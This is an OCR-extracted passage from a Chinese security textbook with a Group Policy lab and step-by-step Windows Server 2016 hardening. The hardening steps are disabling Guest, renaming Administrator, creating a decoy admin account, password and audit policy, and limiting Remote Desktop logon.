



图 2-70　添加“Windows 防火墙”

**步骤 3**：用户选择“开始”→“控制面板”→“系统和安全”选项，在打开的如图 2-71 所示的对话框中，可以看到“Windows 防火墙”已经被隐藏。


图 2-71　“Windows 防火墙”已经被隐藏

## 2.5.4 任务与思考

组策略涉及的功能非常广泛，本实验仅选择了几个典型的应用，其目的是让读者掌握组策略的应用功能和配置方法。在此基础上，读者可以结合攻防实际，针对不同的组策略管理要求，自行设计不同的应用环境进行实验测试，提高针对 Windows 组策略的攻防能力。

在单机运行环境下，通过组策略可以进行很多配置，如限制可执行文件的运行、限制 .appx 程序的执行、设置密码策略（如图 2-72 所示）等。





图 2-72 设置“密码策略”

而在 Windows Server 活动目录域环境中，组策略的功能更加强大，其主要包括以下几方面。

（1）通过组策略管理用户工作环境。系统管理员通过对组策略的配置，可以根据管理需要设置用户的操作环境，加强对用户操作的控制，以提高系统的安全性。例如，通过组策略的配置，可以限制用户只能在指定的时间范围内浏览 Internet、可以限制用户修改客户端的配置等。

（2）利用组策略部署软件。系统管理员可以通过组策略将软件部署给域用户或计算机，这样，当域用户登录或成员计算机启动时将自动安装被部署的软件。为了适应不同的用户需要，组策略的软件部署功能还提供了分配（assign）与发布（publish）两种方式。

① 分配。在管理员通过组策略将一个软件分配给域成员计算机后，这些计算机启动时就会自动安装这个软件，而且任何用户登录都可以使用此软件。用户登录后，可以通过桌面或“开始”菜单启用此软件。

② 发布。当管理员通过组策略将一个软件发布给域用户后，它虽然并不会被自动安装到用户的计算机中，但用户可以通过“控制面板”安装此软件。

（3）限制软件的运行。Windows Server 域环境提供了功能非常丰富和强大的软件管

理功能，通过软件限制策略所提供的多种规则，管理员可以限制或允许用户运行指定的程序。

读者可以在本实验操作的基础上，结合具体应用，通过配置组策略来提升系统及应用的安全性。

扫一扫

视频讲解

## 2.6 Windows Server 的安全配置

### 2.6.1 预备知识：Windows Server 的网络功能

从 Windows NT Server 4.0 开始，Windows 服务器操作系统就在国内得到了广泛应用。虽然微软公司宣布基于 Windows Server 2016 开发的 Windows Server 2019 将于 2018 年下半年正式发布，但在众多的 Windows Server 版本中，Windows Server 2003 最受用户青睐，主要有以下两个原因。

**1. Windows Server 支持的网络环境**

Windows Server 支持不同的网络技术和服务，技术人员可以根据需要组建各种不同规模和应用功能的网络。由 Windows Server 组建的网络，主要分为以下 3 种类型。

(1) 企业内部网络。企业内部网络(intranet)一般是指单位内部的本地局域网(local area network，LAN)。通过单位内部的 LAN，用户可以将文件、打印机等资源共享给其他网络用户。由于 Internet 的蓬勃发展，一般单位内部网络会组建成各种与 Internet 相关的应用和服务，如内部 Web 网站、内部电子邮件系统等。

(2) 因特网。因特网(Internet)是连接全球的最大范围的互联网，通过 Internet 可以让单位内部网络与世界范围内提供 Internet 服务的网络互联。用户可以通过 Web 浏览器访问资源，通过电子邮件传递信息等。

(3) 企业外部网络。企业外部网络(extranet)是指根据单位的需要，通过 Internet 将与本单位有着密切合作关系的其他单位的网络(一般为 LAN)连接起来，从而形成一个在联系上相对紧密的网络，以便相互间共享资源。

**2. Windows Server 提供的网络技术和服务**

Windows Server 主要提供了以下的网络技术和服务。

(1) 同时支持 IPv4 和 IPv6。

(2) 支持 DHCP、DNS、WINS 等服务，可分别组建 DHCP、DNS 和 WINS 服务器。

(3) 提供 PKI(public key infrastructure，公共密钥基础设施)与 IPSec(internet protocol security，Internet 协议安全)。

(4) 路由及远程访问、RADIUS 服务器、Direct Access 与网络访问保护(NAP)。

(5) 路由器、NAT(network address translate，网络地址转换)与 VPN(virtual private networks，虚拟专用网)功能。

(6) QoS(quality of service，服务质量)。

(7) Windows 防火墙、IEEE 802.1X 无线网络、远程桌面、Windows 部署服务。

(8) IIS 网站、SSL 网站、FTP 服务器、SSL FTP 服务器。

(9) Windows Server Update Services(WSUS)。

(10) 网络负载均衡(network load balancing)与 Web Farm。

## 2.6.2 实验目的和条件

**1. 实验目的**

通过本实验,使读者在熟悉 Windows 操作系统安全架构的基础上,能够针对 Windows Server 操作系统进行安全配置,掌握 Windows 服务器的安全配置方法。

**2. 实验条件**

在本实验中,用一台运行 Windows Server 2016 的计算机作为服务器,在该服务器上进行相关安全策略的配置。同时,最好还有一台运行 Windows XP 及以上版本操作系统的客户端计算机,用于测试实验。

## 2.6.3 实验过程

**步骤 1**:以账号 Administrator 身份登录 Windows Server 2016 操作系统。

**步骤 2**:给 Guest 账户设置复杂的密码并将之禁用。右击"我的电脑",在出现的快捷菜单中选择"属性"选项,在打开的对话框中选择"管理"选项。然后依次选择"计算机管理"(本地)→"系统工具"→"本地用户和组"→"用户"选项,在打开对话框的右侧列表中右击 Guest 账号,在出现的快捷菜单中选择"设置密码"选项(如图 2-73 所示)。





图 2-73 重置密码

为了保险起见,最好给 Guest 设置一个复杂的密码。读者可以打开记事本,在里面输入一串包含特殊字符、数字、字母的长字符串,然后把它作为 Guest 用户的密码复制进去,如图 2-74 所示。给 Guest 设置了一个复杂的密码后单击"确定"按钮,系统将提示密码设置成功,单击"确定"按钮进行确认。

**步骤 3**:禁用 Guest 账户。右击 Guest 账户,在出现的快捷菜单中选择"属性"选项,在打开的如图 2-75 所示的对话框中同时勾选"用户不能更改密码""密码永不过期""账户已禁用"3 个复选框。

此时可以看到 Guest 账户已经被禁用。





图 2-74　输入新密码





图 2-75　禁用 Guest 账户

**步骤 4**：将系统 Administrator 账号重命名。Windows Server 2016 的 Administrator 用户是不能被停用的，这意味着攻击者可以一遍又一遍地尝试这个用户的密码。出于安全考虑，应尽量把该账户伪装成普通用户，如重命名为 JSPISec。具体方法为：右击 Administrator 账户，在出现的快捷菜单中选择“重命名”选项，用 JSPISec 代替 Administrator 即可。此时 Administrator 超级管理员已经重命名为 JSPISec，如图 2-76 所示。

**步骤 5**：创建一个陷阱用户。所谓陷阱用户，即创建一个名为 Administrator 的本地用户，把该用户账户的权限设置成最低，并设置一个非常复杂的密码。这样可以使攻击者耗费再长的时间，也很难获得真正的管理员账户和密码，而且通过这种方法可以发现攻击者的入





图 2-76 将 Administrator 重命名为 JSPISec

侵企图。具体方法为：在“用户”列表的空白处右击，在出现的快捷菜单中选择“新用户”选项，在“新用户”对话框中新建一个名为 Administrator 的用户，并给 Administrator 设置一个非常复杂的密码，然后单击“创建”按钮即可，如图 2-77 所示。

需要说明的是，为了防止账户的重名，在创建以 Administrator 用户名称的陷阱用户之前，需要对原来系统中默认创建的 Administrator 管理员账户进行重命名操作。





图 2-77 新建一个名为 Administrator 的普通账户并设置复杂的密码

此时在用户列表中可以看到新建的普通用户 Administrator，如图 2-78 所示。

然后在新建的 Administrator 账户上右击，在出现的快捷菜单中选择“属性”选项，在打开的如图 2-79 所示的对话框中，可看到此用户隶属于 User 普通用户权限组。

**步骤 6**：密码安全设置。一些公司的管理员创建账号时往往用公司名、计算机名作为用





图 2-78　显示新创建的普通用户 Administrator


图 2-79　显示 Administrator 隶属于 User 普通用户权限组

户名，然后又把这些用户的密码设置得非常简单，如 welcome、123456 等。为了加强对用户账户的安全管理，不仅需要注意密码的复杂性，还需要经常更换密码。

首先选择“开始”→“管理工具”→“本地安全设置”选项，进入“本地安全策略”设置窗口。然后选择“账户策略”→“密码策略”选项，在打开的如图 2-80 所示的窗口中进行密码策略设置。其中，系统默认禁用了“密码必须符合复杂性要求”功能，带来了安全隐患。

右击“密码必须符合复杂性要求”选项，在出现的快捷菜单中选择“属性”选项，在打开的如图 2-81 所示的对话框中选中“已启用”单选按钮即可。

同时，“密码长度最小值”系统默认为 0 个字符，即没有进行任何限制，这是很不安全的。可右击该项，在出现的快捷菜单中选择“属性”选项，在出现的如图 2-82 所示的对话框中根据需要选择合适的密码字符个数，如设置其为“10”个字符。密码字符个数越多，攻击者进行


图 2-80　密码策略设置





图 2-81　启用“密码必须符合复杂性要求”功能


图 2-82　设置“密码长度最小值”

暴力破解的难度也就越大。

**步骤 7**：开启系统审核功能。每当用户执行了指定的某些操作，审核日志就会记录一个审核项。管理员可以审核操作中的成功尝试和失败尝试。安全审核对于服务器操作系统来说极其重要，因为通过审核日志可以发现系统中发生了哪些违反安全的事件。如果网络中发生了针对操作系统的入侵行为，正确的审核设置所生成的审核日志将包含有关此次入侵的重要信息。

选择“本地策略”→“审核策略”选项，在右侧列表中可以根据安全管理需要对重要事项进行审核，如图 2-83 所示。建议将所有事件都设置为进行“成功”审核。





图 2-83　对重要事项进行审核

**步骤 8**：用户权限分配。选择“本地策略”→“用户权限分配”选项，在右侧列表中选择“允许通过远程桌面服务登录”选项（如图 2-84 所示），删除系统默认的设置，只添加管理员账号 JSPISec，使该用户账户能够利用终端服务器登录。





图 2-84　选择“允许通过远程桌面服务登录”选项

右击“允许通过远程桌面服务登录”选项，在出现的快捷菜单中选择“属性”选项，打开如

图 2-85 所示的属性对话框。





图 2-85 “允许通过远程桌面服务登录 属性”对话框

选择 Authenticated Users 选项，单击“删除”按钮，将授权用户从允许通过远程桌面服务登录的组中删除。同理对于 Administrators 组与 Remote Desktop Users 组用户采用同一操作，删除所有允许通过远程桌面服务登录的用户。然后单击“添加用户或组”按钮，打开如图 2-86 所示的对话框。





图 2-86 选择用户或组

单击“高级”按钮，在出现的对话框中单击“立即查找”按钮，在“搜索结果”列表框中将显示所有的用户和组，如图 2-87 所示。

